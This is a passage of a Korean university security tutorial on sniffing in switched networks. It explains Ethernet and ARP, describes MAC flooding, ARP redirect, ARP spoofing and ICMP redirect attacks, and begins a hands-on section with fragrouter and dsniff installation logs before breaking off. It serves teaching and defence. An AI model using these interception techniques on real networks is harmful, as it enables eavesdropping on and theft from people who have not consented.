작성자 : 문인택 (moonintack@hanmail.net)
정계옥 (hook@jnu.ac.kr)
소 속 : 전남대학교 대학원 정보보호협동과정
제 목 : Switching Network 환경에서의 Sniffing 기법

본 문서는 Switching network 환경에서의 Sniffing 기법에 대해서 이야기 한다. 본 문서는 일반적인 Sniffing에 대한 간단한 지식이 있으며 Linux를 어느 정도 활용할 수 있는 사용자를 대상으로 한다. 또한 본 문서에 사용된 모든 실습 및 테스트는 "WOW Linux R2 - linux kernel 2.4.18" 에서 행해졌다.

본 문서에서는 Sniffing에 대한 기본적인 이론들은 설명하지 않으며, Switching network 이라는 특수한(?) 환경에서의 Sniffing 만을 다룰 것이다. 이를 위해서 우리는 먼저 "Switching network", "ARP protocol" 등에 대하여 알아본 후, "Switching network 에서의 Sniffing 기법 및 방어기법"에 대하여 알아보도록 하겠다.

마지막으로 본 문서에 쓰여진 기법을 이용하다 발생할 수 있는 결과에 대한 모든 책임은 이 기법을 사용하는 본인들에게 있다는 것을 밝혀둔다.

<목 차>

1. Switching 네트워크

2. Ethernet & ARP Protocol
   1) Ethernet
   2) ARP Protocol (ARP 과정을 중심으로...)

3. Switching 환경에서의 Sniffing
   1) Switch Jamming
   2) ARP Redirect
   3) ARP spoofing
   4) ICMP Redirect

4. Sniffing 실전 Testing
   1) 도구의 설치
   2) ARP Redirect
   3) ARP spoofing

5. Sniffing 방지 대책
   1) 암호화
   2) 스니퍼 탐지
   3) 스위치 설정을 통한 방지

6. 참고문헌

1. 스위칭 네트워크.

통신 분야에서, 스위치는 단위 데이터를 다음 목적지까지 보내기 위해 경로 또는 회선을 선택하는 네트워크 장비를 말한다. 스위치는 인접한 네트워크 지점 중 어디로 데이터가 보내져야하는지를 결정할 수 있는 장비인 라우터의 기능을 포함할 수도 있다. 일반적으로, 네트워크와 라우팅 경로를 어떻게 결정해야 하는지에 관한 지식을 요구하는 라우터보다, 스위치가 훨씬 단순하고 더 빠르게 동작하는 장치이다.

스위치는 대개 OSI 참조모델 2계층, 즉 데이터링크 계층과 관련된다. 그러나, 일부 신형 스위치들은 3계층인 네트워크 계층의 라우팅 기능을 수행하기도 하는데, 이를 흔히 IP 스위치라고 부르기도 한다. 네트워크 내의 한 스위치에서 다른 스위치까지 움직이는 것을 “hop”이라고 부르며, 스위치가 데이터를 어느 곳으로 전달해야할지 알아내는데 걸리는 시간을 "잠재시간"이라고 부른다. 스위치는 한 네트웍이 다른 네트웍과 연결된 백본이나 게이트웨이 계층, 그리고 데이터가 전달되어지고 있는 목적지나 발신지에서 가까운 서브네트워크 계층에 주로 사용된다.

일반적으로 스위칭 네트워크는 로컬 네트워크에 스위치허브를 사용하여 네트워크를 독립적인 여러개의 세그먼트로 관리한다. 이러한 스위칭 네트워크 에서는 동일 네트워크 상에 있다고 하더라도 여러개의 세그먼트로 분리되어 있어서 각각의 세그먼트내의 트래픽은 다른 세그먼트로 전송되지 않는다.

스위칭 허브에 대해 간단하게 알아보자. 스위칭 허브는 "포트 스위칭 허브"를 줄여서 부르는 말로서, 패킷주소에 기반을 두고 패킷을 적절한 포트로 전달하는 특수한 형태의 허브이다. 전통적인 허브(더미허브)는 그저 모든 패킷을 모든 포트로 중계하는데 지나지 않는 반면에 스위칭 허브는 각 패킷을 필요한 포트에만 전달하기 때문에 더 나은 성과를 제공한다. 대부분의 스위칭 허브들은 부하조절 기능을 제공한다, 따라서 트래픽 양상에 따라 서로 다른 세그먼트에 포트들이 동적으로 재 할당될 수 있다. 또한 최근의 일부 새로운 스위칭 허브들은 전통적인 10Mbps 이더넷과 100Mbps 고속 이더넷 포트를 두 가지 모두를 지원하므로, 시스템 관리자가 서버와 같이 트래픽이 많은 장치들에 고속 이더넷 채널을 전용으로 할당할 수 있도록 해준다.

스위칭 네트워크 에서는 라우터와 각 세그먼트 별로 스위치허브를 두어 구성하게 되는데 예전의 더미허브를 사용하는 경우보다 네트워크의 트래픽이 현저하게 줄어들게 된다. 세그먼트 내에 위치한 각 호스트의 MAC address가 스위치허브의 Switch table에 물리적 port와 1:1 매핑되어 더미허브 환경보다 빠르며 네트워크 자원의 효율적인 사용이 가능하다, 또한 일반적인 네트워크 스니핑을 막을 수 있어 매우 유용한 구성이라 하겠다. 최근에는 대부분의 네트워크들이 이러한 스위치 허브를 사용하여 구성되어 있다.

2. Ethernet & ARP Protocol

Sniffing을 이야기 할 때 네트워크 특히 물리계층 에서의 네트워크를 모르고는 Sniffing을 이해할 수 없다. 또한 스위치 네트워크 환경에서의 Sniffing은 물리계층 뿐만 아니라 ARP에 관련된 지식 또한 요구하게 된다. 단순히 Sniffing 도구를 몇 번 돌려보고 이런 것이 Sniffing 이라는 것이라고 이해는 것 보다는, 낮은 수준의 네트워크에서 무슨 일이 일어나는 가를 아는 것이 중요하다, 이러한 네트워크에 대한 기본지식은 Sniffing 기법을 좀더 확실히 이해 할 수 있게 할 것이다. 따라서 이번 장 에서는 네트워크 특히 이더넷 상에서 패킷이 어떻게 전달되는지 와, 패킷을 이더넷 상의 특정 호스트로 보내기 위해 호스트의 이더넷 어드레스를 알아내는 프로토콜인 ARP에 대해서 알아보자.


1) Ethernet

아래의 그림은 Ethernet header의 구조를 보여준다. Ethernet header는 목적지 하드웨어 어드레스, 출발지 하드웨어 어드레스, 상위 레이어의 프로토콜 타입으로 구성되어 있다. 여기서 하드웨어 어드레스란 48bit 주소로서 하드웨어(NIC) 출시시에 부여되는 유일한 아이디로 “MAC 어드레스” 또는 “Ethernet 어드레스” 라고도 한다.

MAC 어드레스는 보통 다음과 같은 형식 “00-50-04-C0-4A-4A”의 16 진수 로 표현된다. 상위레이어 에서 전달된 ip 데이터 그램들은 “data link 계층”에서 “Ethernet header”를 덧붙여서 네트워크 상에 뿌려지게 된다(Broadcasting 형식으로). 이때 헤더에서 보는 바와 같이 Ethernet 에서는 결국 “MAC address”를 사용하여 데이터를 최종 목적지 까지 전달하기 때문에 자신의 MAC 주소와 더불어 목적지의 MAC 주소를 알아야 하는데 이때 사용되는 프로토콜이 ARP 프로토콜 이다.

아무튼 아래 그림과 같이 상위 레이어 에서(IP 레이어 또는 NETWORK 레이어라 한다) 전달된 패킷에 Ethernet header를 덧붙여

서(Encapsulation) 네트워크 상에 브로드캐스팅 하게 되면, Ethernet 상의 각 호스트 들은 패킷의 목적지 주소와 자신의 MAC address 와 비교하여 자신의 주소와 일치할 경우만 Ethernet header를 벗긴 후(Decapsulation)에 상위 레이어로 패킷을 전달하여 처리하게 된다.



IEEE 802.2/802.3 encapsulation (RFC 1042) and Ethernet encapsulation (RFC 894).

※ 참고 - 위에서 “DATALINK 레이어”, “IP 레이어”, “NETWORK 레이어” 등등 계층화 되어 있는 네트워크의 구조와 연관된 용어들이 생소하게 느껴진다면 네트워크의 구조와 관련된 문서들을 참고하기 바라며, OSI 7계층과 관련되어 각 프로토콜이 어떠한 관계들을 이루고 있는지 알고 싶다면 protocol map을 참조하라 - http://www.yire.net/library/data/protocol_map.pdf 에서 찾을 수 있을 것이다.(네트워크의 계층 구조를 이해하는데 도움이 될 것이다.)

2) ARP Protocol

앞에서 목적지의 하드웨어 주소를 알아내기 위해서 필요한 프로토콜이 ARP 라고 이야기 했다. 이 장에서는 IP 주소를 MAC address로 변환하기 위한 ARP Protocol에 대해서 알아보고 실제 동작 과정을 알아보도록 하겠다.

ARP가 필요한 근본적인 이유는 앞의 Ethernet 헤더에서 볼 수 있듯이 실제 네트워크 상에서 전달되는 패킷들은 NIC의 MAC address를 사용하여 전달되고, 각 호스트들 역시 네트워크 상의 패킷들을 자신의 것으로 받아들일 것인가의 결정도 MAC address로 한다는 것이다. 따라서 자신의 MAC address 와 더불어 목적지의 MAC address 가 필요하게 되고, 목적지의 32bit IP address를 48bit MAC address 로 변환시키는 역할을 해주는 프로토콜이 바로 ARP protocol 인 것이다.

여기서 한가지 짐작할 수 있는 것이 있지 않는가? 그렇다 그것은 바로 IP 기반이나 이름 기반으로 네트워크를 사용하는 상위계층의 어플리케이션이 특정한 호스트와 연결되기 위해서는 반드시 ARP 과정을 거쳐서 “IP address”를 “48 bit MAC address”로 변환한 후에 이를 이용하여 실제 호스트와 연결 된다는 것이다. 이것은 매우 중요하다, 왜냐면 바로 이점이 Switching 환경에서 스니핑이 가능한 가장 중요한 요인 중에 하나이기 때문이다.





Figure 4.3 Format of ARP request or reply packet when used on an Ethernet.

위 그림은 Encapsulation 된 ARP 패킷의 구조를 보여준다. ARP 패킷은 앞의 Ethernet 헤더를 제외한 뒤쪽 부분만 보면 되겠다. ARP 패킷의 각 필드에 대한 내용은 TCP/IP 관련 서적을 참고하기 바라며 이 장에서는 ARP 동작 과정 까지 만을 보도록 하겠다. 아래의 그림은 ARP 과정에 대한 예를 보인다.



편의을 위해 위의 그림에서 host A가 host E로 FTP 접속을 시도한다고 가정하고 DNS 질의 등을 통한 host E의 IP address 를 알아내는 과정은 생략 한다. 그럼 ARP Protocol의 동작 과정을 보도록 하자.

① host A는 먼저 자신의 ARP 캐시 테이블 에서 host E의 MAC address를 찾는다. 만약 여기서 host E의 MAC address를 찾는다면 그 MAC address를 사용하여 패킷을 전달한다(예제 에서는 FTP 연결을 시도 할 것이다.).
② host A가 자신의 ARP 캐시 테이블에서 host E의 MAC address를 발견하지 못하면 그림과 같이 ARP Request 패킷을 네트워크 상에 Broadcasting 한다. 이때 Ethernet header 의 목적지 주소(destination address)는 "ff:ff:ff:ff:ff:ff" 로서 이는 Ethernet 상에서 Broadcasting 주소로 특수하게 쓰이는 주소가 되겠다. 네트워크 상의 각 host 들은 Ethernet header에서 이런 주소가 발견되면 Broadcasting 주소로 인식하고 모두 받아들이게 된다.
③ Broadcasting 된 ARP Request 패킷을 받은 각 호스트 들은 자신의 IP address 에 대한 Request가 아니므로 무시하게 되고, 반면에 host E는 자신의 IP address에 대한 Request 이므로 이를 처리해야 한다.
④ host E는 자신의 ARP 캐시에 host A의 MAC address를 저장하고, 자신의 MAC address를 ARP Reply 패킷으로 host A에 알려주게 된다(Unicast 한다). 이때 host E는 host A로부터 받은 ARP Request 패킷을 통해 이미 host A의 MAC address 를 알고 있으므로 host A에 대한 ARP Request를 수행할 필요가 없다.
⑤ 이제 host A는 다음번 연결을 위해서 host E의 MAC address를 자신의 ARP 캐시에 저장하고 host E의 MAC address를 이용하여 FTP 연결을 시도 할 수 있게 된다.
⑥ host A와 host E의 ARP 캐시에 저장된 상대방의 MAC address는 연결이 종료된 후 일정 시간이 지나면 자동으로 삭제된다. Linux의 경우 120초 정도 캐시에 저장되며 Windows의 경우 Linus 보다는 긴 것으로 알려져 있다.

이제 ARP Protocol이 어느 정도 이해가 되었으리라 생각된다. 마지막으로 Switching Network 환경에서 Sniffing을 하기 위해서 꼭 기억해야할 사항을 다시 한번 짚어보고 넘어가자.

① Ethernet은 패킷을 각 호스트로 전달할 때 NIC의 고유한 MAC address를 사용하여 전달한다.
② 각 호스트는 패킷을 목적지로 전송하기 전에 상대방의 MAC address를 알아내기 위해 ARP 과정을 거치게 된다.
③ 각 호스트는 ARP Request 패킷을 Broadcasting 하기 전에 먼저 자신의 ARP 캐시에서 상대방의 IP address에 관련된 MAC address를 검색하고 캐시에 MAC address가 존재하면 그 MAC address를 사용하여 패킷을 전달한다.
④ 모든 호스트 들은 ARP Reply 패킷이 전달되면 자신의 ARP 캐시에 일정시간 동안 해당 호스트의 MAC address를 저장한다.

자 이제 여러분들이 위의 Ethernet 과 ARP Protoclo에 대하여 이해했다면, Switching 환경에서도 자유자재로 Sniffing 기법을 활용할 수 있다. 만약 위의 Ethernet 과 ARP Protocol이 이해되지 않는다면 다시한번 꼼꼼하게 살펴보기 바란다. 그럼 이제부터 본격적으로 Sniffing에 대하여 알아보자.

3. Switching 환경에서의 Sniffing

이번 장 에서는 Switching 환경에서 이용되는 각종 Sniffing 기법에 대해 알아보도록 하자. 구체적인 실습은 다음 장에서 해볼 것 이므로 여기서는 Switching 환경에서 사용되는 몇 가지 기법들을 정리 할 것이다. Switching과 같은 특별한(?) 환경에서 Sniffing을 하기 위해서는 일반적인 해킹이 그러하듯 Switching 이나 라우터, 네트워크 등의 구조적인 오류를 이용한다. 이러한 구조적인 오류를 발견하기 위해서는 네트워크나 라우터 장비 등에 대하여 많은 것을 알아야 하지만 이 문서는 전문적인 기술문서가 아니므로 중요한 기법들과 그에 해당하는 지식만을 이야기 할 것이다. 보다 많은 것을 알고자 한다면 네트워크 관련 서적을 참고하기 바란다.

1) Switch Jamming (MAC Flooding)
먼저 Switch Jamming 기법이 있다. 이 기법은 Switch 장비의 특성을 이용한 공격이라고 할 수 있다. Switch에는 "각각의 포트에 해당하는 물리적인 MAC주소를 Switch table에 캐시 한다". 이 Switch table은 Static하게 설정할 수도 있고 Dynamic하게 설정할 수도 있는데 대부분의 Switch 는 Dynamic 하게 설정하고 있다(사실 네트워크의 모든 Switch를 일일이 Static 하게 설정하기란 관리자로서는 여간 힘든 일이 아닐 것 이다). 이렇게 Switch table이 Dynamic하게 MAC address를 캐시 한다는 것이 중요한 포인트다. Dynamic 하게 설정된 Switch table의 메모리에는 한계가 있기 때문이다.


이러한 스위치의 특성을 이용하여 **위조된 MAC address를 지속적으로 발생시켜(위조된 MAC address를 가진 ARP Reply를 지속적으로 발생시킨다) 스위치의 Switch table을 Overflow시키면, 스위치는 마치 더미처럼 모든 포트에 패킷들을 Broadcasting하게 된다.** Switch Jamming 공격이 성공하여 Switch 들이 모든 패킷을 Broadcasting 하게 되면 이제 공격자는 일반 더미 환경에서와 같이 Sniffer를 통해서 네트워크를 도청하는데 성공한다.

이는 보안 원리중의 하나인 "Fail close (시스템에 이상이 있을 경우 보안기능이 무력화되는 것을 방지하는 원리)"를 따르지 않기 때문에 발생한다. 스위치들은 사실상 보안보다는 기능과 성능 위주로 디자인 되어 있다. 보안적인 용어로 이러한 상황을 "Fail Open"이라고 한다.

2) ARP Redirect 공격
"ARP Redirect" 공격은 위조된 arp reply를 보내는 방법을 사용한다. 즉 공격자 호스트가 "나의 MAC 주소가 라우터의 MAC 주소이다"라는 위조된 arp reply를 Broadcast로 네트워크에 주기적으로 보내어, 스위칭 네트워크상의 다른 모든 호스트들이 공격자 호스트를 라우터로 믿게끔 한다. 결국 외부 네트워크와의 모든 트래픽은 공격자 호스트를 통하여 지나가게 되고 공격자는 스니퍼를 통하여 필요한 정보를 도청할 수 있게 된다.

좀더 구체적인 원리를 알아보자. 앞에서 ARP Protocol을 이야기 할 때 ARP 캐시에 대해서 잠깐 언급했다. 바로 이 ARP 캐시를 이용하여 공격을 행하는 것이다. 네트워크의 모든 host들은 ARP Request(자신의 IP에 대한 Request일 경우만 해당)나 ARP reply를 받게 되면 자신의 ARP 캐시에 일정 시간동안 저장하게 된다고 했다. 또 목적지 host의 MAC address를 알아내기 위해서 가장 먼저 찾게 되는 곳이 바로 이 ARP 캐시라는 이야기도 했었다. 이러한 점을 이용하여 **위조된 ARP reply를 지속적으로 네트워크에 브로드캐스팅 해서 호스트들의 ARP 캐시에 위장된 MAC address를 저장하면 호스트들은 당연히 이 위장된 MAC address를 사용하여 패킷을 전달할 것이다.** 앞에서 "스위칭 네트워크상의 다른 모든 호스트들이 공격자 호스트를 라우터로 믿게끔 한다" 라고 이야기 한 것은 바로 스위칭 네트워크상의 모든 호스트들의 ARP 캐시에다 게이트웨이로 위장한 공격자의 MAC address를 저장하는 것을 말한다.

한 가지 주의할 점은 이때 공격 호스트는 IP Forwarding 기능을 설정하여야 공격 호스트로 오는 모든 트래픽을 원래의 게이트웨이로 Forwarding 해주어야 한다. 그렇지 않으면 외부로 나가는 모든 네트워크 연결이 끊어지게 된다.




위의 그림은 ARP Redirect 공격의 성공으로 내부 네트워크에서 외부 네트워크로 나가는 모든 패킷이 공격자의 호스트를 거쳐서 나가는 것을 보여준다.

3) ARP spoofing 공격
ARP Redirect와 비슷한 공격 방법으로 다른 세그먼트에 존재하는 호스트간의 트래픽을 스니핑하고자 할 때 사용된다. 공격자는 자신의 MAC 주소를 스니핑 하고자 하는 호스트의 MAC 주소로 위장하는 ARP Reply(또는 Request) 패킷을 네트워크에 뿌린다.

즉 "나의(공격자의) MAC 주소가 스니핑 하려고 하는 호스트의 MAC 주소이다"라는 arp reply를 호스트와 라우터(게이트웨이)에게 보내게 된다.

이러한 arp reply를 받은 호스트와 게이트웨이는 자신의 arp cache를 업데이트하게 되고, 호스트간에 연결이 일어날 때 공격자 호스트의 MAC 주소를 사용하게 된다. 결국 호스트의 모든 트래픽은 공격자가 위치한 세그먼트로 들어오게 된다.

이러한 경우 arp redirect 공격과 마찬가지로 공격자 호스트로 넘어오는 트래픽을 본래의 호스트로 relay 해주어야만 호스트간에 정상적인 연결을 할 수 있게 되고 Sniffing도 할 수 있다. 그렇지 않으면 호스트간의 연결은 이루어 질 수 없게 된다.




위의 그림은 ARP Spoofing 공격의 성공으로 호스트와 호스트 간의 모든 통신이 공격자의 시스템을 거쳐 가는 것을 보여준다. ARP Spoofing을 응용하면 네트워크 내부에 위치한 호스트간의 통신뿐만 아니라 네트워크 내부의 호스트와 외부의 호스트 간의 통신도 Sniffing 할 수 있다.

참고로 단일 호스트에 대한 ARP Spoofing를 수행하고자 할 때에는, 그 호스트의 ARP Cache를 업데이트 하기보다는 라우터(게이트웨이)의 ARP Cache를 공격하는 것이 훨씬 효율적이다. 여러번의 테스트 결과 일반적인 클라이언트 PC들은 ARP Cache보다는 먼저 라우터(게이트웨이)에게 ARP 질의를 던지는 것으로 보여진다. 그러므로, 호스트에 대한 스니핑을 하고자 한다면, 라우터(게이트웨이)에게 위조된 ARP reply 패킷을 보내는 공격을 하는 것이 가장 효과적이다.

4) ICMP Redirect

ICMP(Internet Control Message Protocol)는 네트워크 에러 메시지를 전송하거나 네트워크 흐름을 통제하기 위한 프로토콜로, 이 ICMP Redirect를 이용해서 스니핑 할 수 있는 방법이 존재한다. ICMP Redirect 메시지는 하나의 네트워크에 여러개의 라우터가 있을 경우, 호스트의 라우팅 경로를 수정하여 호스트가 패킷을 올바른 라우터에게 보내도록 알려주는 역할을 한다.



위 그림은 ICMP redirect message(③번)가 어떻게 호스트의 라우팅 경로를 바꿔주는지 보여주는 좋은 예이다. 위 그림의 예를 통해서 ICMP redirect message와 그 역할에 대해서 알아보자.

① host a가 host b로 데이터를 보낸다. 이때 router A가 디폴트 라우터로 설정되어 있기 때문에 IP datagram이 router A로 보내진다.
② router A는 IP datagram을 수신하고 라우팅 테이블을 검색하여 router B가 목적지로 도달할 수 있는 next-hop 라우터임을 결정하고, IP datagram을 router B에게 송신한다. router A가 router B로 datagram을 보낼 때 그것이 datagram이 도착한 것과 같은 interface(라우터 에서는 패킷을 보내고 받을 때 interface에 직접 쓰고 읽는다.)를 통해서 보내진다는 것을 알게 되고, 이는 ICMP redirect message를 host a 에 보내어 라우팅 경로를 수정해야 한다는 것을 의미한다.
③ router A는 ICMP redirect message를 host a 에 보내고, 이를 수신한 host a는 자신의 라우팅 테이블을 업데이트 하여 라우팅 경로를 수정한다.
④ host a는 이제부터 수정된 라우팅 테이블을 참조하여 datagram을 router B로 보내어 목적지 까지 전달한다.

ICMP redirect message는 이처럼 효율적인 라우팅 경로를 지정하기 위해 매우 유용한 프로토콜이다. 그러나 공격자는 이러한 **ICMP redirect messgae를 악용하여 다른 세그먼트에 있는 호스트에게 위조된 ICMP Redirect message를 보내 타겟 호스트의 라우팅 경로를 수정하여 공격자의 호스트로 패킷을 보내도록 하여 패킷을 Sniffing하게 된다.**

4. Sniffing 실전 Testing

이번 장 에서는 Switching 환경에서의 Sniffing을 실제로 테스트 해보도록 하자. 실습을 위해 먼저 Sniffing에 필요한 도구들을 설치하고 ARP Protocol을 이용한 Sniffing을 테스트하기로 하겠다. 한가지 이 문서의 내용을 불법적인 행위에 이용하다 일어나는 모든 책임은 문서를 읽는 본인들에게 있다는 사실을 미리 밝혀둔다.

1) 도구의 설치

Sniffing을 테스트 하기위해 필요한 여러 가지 도구들의 설치방법을 알아보자. Switching 환경에서의 Sniffing을 위해서는 여러 가지 툴들이 존재하나 이 문서에서는 dsniff 와 ettercap를 사용하며, 패킷을 포워딩 하기위한 툴로는 fragrouter를 사용한다. (libpcap. Openssl 등은 기본적을 설치되어 있으리라 생각되므로 본 문서에서는 설치과정을 다루지는 않을 것이다.)

① fragrouter(패킷 포워딩) - ARP redirect, ARP spoofing등의 공격을 행할 때 공격자의 호스트로 전달된 패킷들을 원래의 목적지 호스트로 전송해주는 패킷 포워딩 툴.

```
#tar xvfz fragrouter-1.6.tar.gz    <---------- 압축을 해제한다.
#cd fragrouter-1.6                 <---------- 해당 디렉토리로 이동
#./configure
loading cache ./config.cache
checking for gcc... (cached) gcc
checking whether the C compiler (gcc  ) works... yes
checking whether the C compiler (gcc  ) is a cross-compiler... no
checking whether we are using GNU C... (cached) yes
                                                  .
                                                  .
                                                  .
creating test/Random/Makefile
creating util/Makefile
creating util/Get-mac/Makefile
creating include/config.h
include/config.h is unchanged

#make
cd ./Libnet-0.99b; make
make[1]: 들어감 `/root/lecture/fragrouter-1.6/Libnet-0.99b' 디렉토리
ar  -cr  lib/libnet.a  src/resolve.o  src/socket.o  src/checksum.o  src/prand.o  src/version.o  src/error.o  src/write_ip.o
src/insert_ipo.o src/insert_tcpo.o src/error.o src/sockpacket.o src/packet_mem.o src/build_ip.o src/build_tcp.o
```

```
                                        .
                                        .
                                        .
gcc -pipe -Wall -g -O2 -I./libpcap-0.4 -I./Libnet-0.99b/include   -c -o send.o send.c
gcc -pipe -Wall -g -O2 -I./libpcap-0.4 -I./Libnet-0.99b/include   -c -o sniff.o sniff.c
gcc -pipe -Wall -g -O2 -I./libpcap-0.4 -I./Libnet-0.99b/include   -c -o tcp_seg.o tcp_seg.c
gcc  -pipe  -Wall  -o  fragrouter  attack.o  fragrouter.o  ip_frag.o  list.o  misc.o  print.o  send.o  sniff.o  tcp_seg.o
-L./libpcap-0.4 -lpcap -L./Libnet-0.99b/lib -lnet -lnsl

#make install
cd ./Libnet-0.99b; make
make[1]: 들어감 `/root/lecture/fragrouter-1.6/Libnet-0.99b' 디렉토리
ar  -cr  lib/libnet.a  src/resolve.o  src/socket.o  src/checksum.o  src/prand.o  src/version.o  src/error.o  src/write_ip.o
src/insert_ipo.o src/insert_tcpo.o src/error.o src/sockpacket.o src/packet_mem.o src/build_ip.o src/build_tcp.o
                                        .
                                        .
                                        .
./mkinstalldirs /usr/local/sbin
./mkinstalldirs /usr/local/man/man8
/usr/bin/install -c -m 755 fragrouter /usr/local/sbin
/usr/bin/install -c -m 644 fragrouter.8 /usr/local/man/man8

#fragrouter -B1       <------ 패킷 포워딩을 위한 fragrouter 실행
```

② dsniff - Switching 환경에서 효율적인 스니핑을 하기위한 매우 다양한 유틸들이 함께 포함되어 있다. 이러한 유틸리티에는 arpspoof, dnsspoof, mailsnarf, filesnarf 등등 이 있으며, 이문서의 테스트를 위해서는 arpspoof를 사용할 것이다. dsniff를 사용하기 위해서는 Berkeley DB, OpenSSL, libpcap, libnids, libnet등을 설치해야 한다. dsniff를 설치하기 위한 순서는 Berkeley DB -> Libnet -> libnids -> dsniff 이다.

▷ Berkeley DB 설치 - ver 2.7.7만을 사용하여야 하고, 꼭 ver 1.8.5와의 호환모드로 컴파일 되어야 한다.

```
#tar xvfz db-2.7.7.tar.gz                 <--------- 압축을 해제한다.
#cd /root/lecture/dsniff/db-2.7.7/dist    <------- 해당 디렉토리의 ./dist 디렉토리로 이동
#./configure --enable-compat185           <------- 반드시 ver 1.8.5 호환 모드로 설치
loading cache ./config.cache
checking if building in the top-level directory... checking for a BSD compatible install... (cached) /usr/bin/install -c
checking host system type... i686-pc-linux-gnu
checking if --enable-debug option specified... no
checking for cc... (cached) cc
                                        .
                                        .
                                        .
creating db.h
creating db_int.h
creating db_185.h
creating config.h
config.h is unchanged
```

```
#make
cc -c -O2 -I. -I./../include -D_REENTRANT  ../btree/bt_compare.c
